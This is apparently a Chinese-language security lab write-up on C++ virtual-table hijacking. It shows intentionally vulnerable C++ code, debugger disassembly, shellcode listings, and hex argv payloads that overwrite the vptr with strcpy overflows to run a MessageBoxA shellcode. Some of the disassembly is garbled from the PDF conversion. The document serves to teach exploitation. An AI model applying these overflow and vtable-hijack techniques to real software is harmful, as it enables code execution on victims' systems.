
1 虚函数攻击的基本原理


1.1 虚函数

- 什么是虚函数
 - 虚函数是C++实现多态性的重要方式。关于多态,简而言之就是用父类型的指针指向其子类的实例,然后通过父类的指针调用实际子类的成员函数。这种技术可以让父类的指针有"多种形态",这是一种泛型技术。C++的多态分为静态多态(编译时多态)和动态多态(运行时多态)两大类。静态多态通过重载、模板来实现;动态多态就是通过虚函数来体现的。
 - o 虚函数 (Virtual Function) 是通过一张虚函数表vtbl (Virtual Table)来实现的。当一个类声明了虚函数或者继承了虚函数,这个类就会有自己的vtbl。对于一个包含虚函数的类的对象,在它的其他成员变量前会有一个虚表指针vptr (virtual table pointer), vptr指向它自己的虚表vtbl。当调用一个虚函数时,首先通过对象内存中的vptr找到虚函数表vtbl,接着通过vtbl找到对应虚函数的实现区域并进行调用。
- 包含虚函数的类的对象的内存布局



1.2 虚函数攻击

• 由于C++虚函数表vtbl本身不可写,而虚函数表指针vptr一般处于可读数据段是可写的,对于C++虚函数的攻击也的本质可以称之为C++虚函数表的劫持。我们可以在实例调用虚函数之前,修改虚函数表的指针,让它指向伪造的虚函数表,在伪造的虚函数表中让虚函数指针指向shellcode



2 调试虚函数攻击代码

2.1 虚函数

2.1.1 分析程序流程

```
1 class vf
2 {
3 public:
4    char buf[200];
5    virtual void test(void)
6    {
7       cout<<"Class Vtable::test()"<<endl;
8    }
9    };
10    vf overflow, *p;</pre>
```

声明了一个类,具有一个成员变量buf和一个虚函数test,同时创建了一个它的实例overflow和一个指向该类的指针

```
1 void main(void)
 2
 3
    LoadLibrary("user32.dll");
 4
    char * p_vtable;
 5
      p_vtable=overflow.buf-4;//point to virtual table
 6
    //__asm int 3
 7
     //reset fake virtual table to 0x004088cc
8
     //the address may need to ajusted via runtime debug
9
     p_vtable[0]=0x30;
    p_vtable[1]=0xE4;
10
11
    p_vtable[2]=0x42;
12
     p_vtable[3]=0x00;
13
     strcpy(overflow.buf,shellcode1);//set fake virtual function pointer
14
     p=&overflow;
15
      p->test();
16 }
```

加载了动态链接库 "user32.dll";通过实例 overflow 成员变量 buf 的地址,找到实例 overflow 的虚表指针 vptr,修改虚表指针的地址。之后 strcpy(overflow.buf, shellcode1) 函数,利用缓冲区溢出的方式,植入shellcode;之后调用实例 overflow 的虚函数 test();而这时它的虚表指针已经发生变化了,所以运行的应该是shellcode。

• shellcode关键代码分析

地址	机器码	汇编代码	作用
0042E39C	33DB	xor ebx,ebx	将ebx置零
0042E39E	53	push ebx	将0入栈,作为截断字符
0042E39F	68 62757074	push 0x74707562	将字符串"bupt"入栈
0042E3A4	68 62757074	push 0x74707562	将字符串"bupt"入栈
0042E3A9	8BC4	mov eax,esp	eax中保存字符串"buptbupt"
0042E3AB	53	push ebx	0入栈,函数MessageBoxA()的参数
0042E3AC	50	push eax	字符"buptbupt"入栈,函数 MessageBoxA()的参数
0042E3AD	50	push eax	字符"buptbupt"入栈,函数 MessageBoxA()的参数
0042E3AE	53	push ebx	0入栈,函数MessageBoxA()的参数
0042E3AF	B8 683DE277	mov_ eax,0x77E23D68	
0042E3B4	FFD0	call eax	调用函数MessageBoxA()

2.1.2 利用x32dbg进行动态调试

	0040119C	B8 <u>5CE34200</u>	mov	eax, vf. 42E35C
	004011A1	83E8 04	sub	eax,0x4
	004011A4	8945 FC	mov	dword ptr ss:[ebp-0x4],eax
	004011A7	8B4D FC	mov	ecx, dword ptr ss:[ebp-0x4]
	004011AA	c601 30	mov	byte ptr ds:[ecx],0x30
•	004011AD	8B55 FC	mov	edx, dword ptr ss:[ebp-0x4]
	004011B0	C642 01 E4	mov	byte ptr ds: $[edx+0x1]$, 0xE4
	004011B4	8B45 FC	mov	eax, dword ptr ss:[ebp-0x4]
	004011B7	C640 02 42	mov	byte ptr ds: $[eax+0x2]$, $0x42$
	004011BB	8B4D FC	mov	ecx, dword ptr ss:[ebp-0x4]
	004011BE	c641 03 00	mov	byte ptr ds: $[ecx+0x3]$, 0x0

定位到修改虚表指针的代码,首先利用 overflow 实例的成员变量 buf 定位到虚表指针,其中 vf.42e35c-4 就是虚表指针的位置,因为 overflow 实例是一个全局变量,所以这个指向虚函数表 的指针存在于全局变量区,是可以修改的。



在修改前,在内存 vf.42e35c-4 处可以看到原本的虚表指针0042E358 10 80 42 00 ,它指向的虚表是在只读数据段的

st	ruct IMAGE_SECTION_HEADER SectionHeaders[1]	.rdata	200h
>	BYTE Name[8]	.rdata	200h
>	union Misc		
	DWORD VirtualAddress	28000h	20Ch
	DWORD SizeOfRawData	2000h	210h

上面的这段代码将这个虚表指针修改了,修改成一个指向 0042e430 的指针,0042E358 30 E4 42 00 , 在 0042e430 处保存新的虚表

 004011C2
 68 50AE4200 push vf.42AE50

 004011C7
 68 5CE34200 push vf.42E35C

 004011CC
 E8 BF240000
 call vf.403690

继续跟进,程序之后调用strcpy函数将shellcode复制到了 overflow 实例的成员变量 buf 上,而在这段内存中可以看到,修改之后的新的虚表的前四个字节是 class vf 的第一个虚函数,它指向了 shellcode的开头,所以当 overflow 实例调用虚函数时,就会自动跳转到shellcode之中。

```
ds:[0x42E350],vf.42E358
ptr ds:[0x42E350]
004011D4
                                   50E34200 58E341 mov
                             8B15
8B02
                                                      mov edx,
                                                                             ds:[0x42E
ds:[edx]
004011E4
                                                      mov eax,
004011F6
                             8BF4
                                                      mov esi,esp
004011E8
                                   50E34200
                                                      mov ecx,
004011F
                                                      call
                                                                         ds:[eax]
```

跟进代码到程序对虚函数 test() 的调用处:

- o mov dword ptr ds:[0x42E350],vf.42E358:将 overflow 实例的地址赋值给一个指针,这个指针既表示 overflow 实例,也表示 overflow 实例的虚表指针
- o [mov edx,dword ptr ds:[0x42E350] [mov eax,dword ptr ds:[edx]: 通过 overflow 实例的虚表指针找到它的虚表,虚表在 eax 中
- o call dword ptr ds:[eax]: 直接调用虚表中的第一个函数,也就是程序以为的 test() 函数

这段代码跑完之后,函数自动跳转到 0042e35c ,也就是虚表中的第一个函数的入口点

```
0042E39C
                                                          xor ebx, ebx
                                                          push ebx
push 0x74707562
push 0x74707562
0042E39E
                               68 62757074
0042F39F
0042E3A4
0042E3A9
                                                           mov eax, esp
                                                          push ebx
push eax
0042F3AB
0042E3AC
0042F3AD
                                                          push eax
                                                          push ebx
                                                          mov eax,0x77E23D68 call eax
```

接下来执行shellcode,这里对MessageBoxA ()函数的地址有问题,可以通过IDA动态查询

MessageBoxA的函数地址,修改程序之后执行。

```
user32.dll:75870FF0 user32_MessageBoxA proc near
user32.dll:75870FF0
user32.dll:75870FF0 arg_0= dword ptr
user32.dll:75870FF0 arg_4= dword ptr
                                                   9Ch
user32.dll:75870FF0 arg_8= dword ptr
                                                   10h
user32.dll:75870FF0 arg_C= dword ptr
                                                   14h
user32.dll:75870FF0
|0042E39C
|0042E39E
                                                      xor ebx, ebx
                                                      push ebx
push 0x74707562
push 0x74707562
0042E39F
0042E3A4
                             68 62757074
68 62757074
0042E3A9
0042E3AB
                                                      mov eax, esp
push ebx
0042F3AC
                                                      .
push eax
0042E3AD
0042E3AE
                                                      push eax
                                                      push ebx
                                                      mov eax, <user32._MessageBoxA@16>
call eax
0042E3AF
0042E3B4
                             B8 F00F8775
```

执行完毕之后,程序可以成功弹出弹窗



• 0042E35C

2.2 虚函数思考题new

2.2.1 分析程序流程

```
class vf
 1
 2
    {
 3 public:
 4
     char buf[200];
     virtual void test(void)
 5
 6
 7
        cout<<"Class Vtable::test()"<<endl;</pre>
 8
     }
 9
    };
10
11
   class vf1
12
13 {
14 public:
    char buf[64];
15
     virtual void test(void)
16
17
        cout<<"Class Vtable1::test()"<<endl;</pre>
18
19
     }
20 };
21 | vf overflow, *p;
22 vf1 overflow1, *p1;
```

声明了两个类,他们各自拥有一个成员变量和一个虚函数。之后各自创建了一个实例 overflow coverflow1 和一个指向各自实例的指针。

```
1 | void main(int argc, char* argv[])
 2
 3
     LoadLibrary("user32.dll");
 4
 5
      if (argc == 3)
 6
 7
        strcpy(overflow.buf,argv[1]);
 8
        strcpy(overflow1.buf,argv[2]);//set fake virtual function pointer
 9
        p=&overflow;
10
        p->test();
11
      }
12
13
     else
14
        printf("vf argv1 argv2\n");
15
16
17
      }
18
    }
19
```

首先加载了动态链接库 user32.d11 ,之后对主函数的参数个数进行判断,如果参数个数不为3就输出并退出,否则就将参数 argv[1] 和 argv[2] 赋值给 overflow.buf 和 overflow1.buf。此处就存在shellcode植入的机会,之后调用 overflow.test()。

2.2.2 利用x32dbg进行动态调试



• 可以利用 args[2] 复写 overflow 实例虚表,让他指向shellcode,并通过 args[1] 构造shellcode

```
1
  # args[1]
2
3
    66 81 EC 40 04 33 DB 53
    68 62 75 70 74 68 62 75
4
    70 74 8B C4 53 50 50 53
6
    B8 F0 OF 87 75 FF D0 53
    B8 50 46 FF 76 FF D0 66
    5C EB 42
8
  111
9
10
11
  # args[2]
12
    13
14
    15
    30 30 30 30 84 eb 42
17
  ......
18
```

其中,两个函数 MessageBoxA 和 ExitProcess 通过IDA动态调试得到地址

KERNEL32.DLL:76FF4650 kernel32_ExitProcess proc near user32.dll:75870FF0 user32_MessageBoxA proc near

• 当两个字符串通过strcpy传入之后,内存情况如下

当程序调用 overflow 实例的虚函数 test() 时,就会跳转到shellcode上,然后成功输出弹窗,并且程序可以正常运行

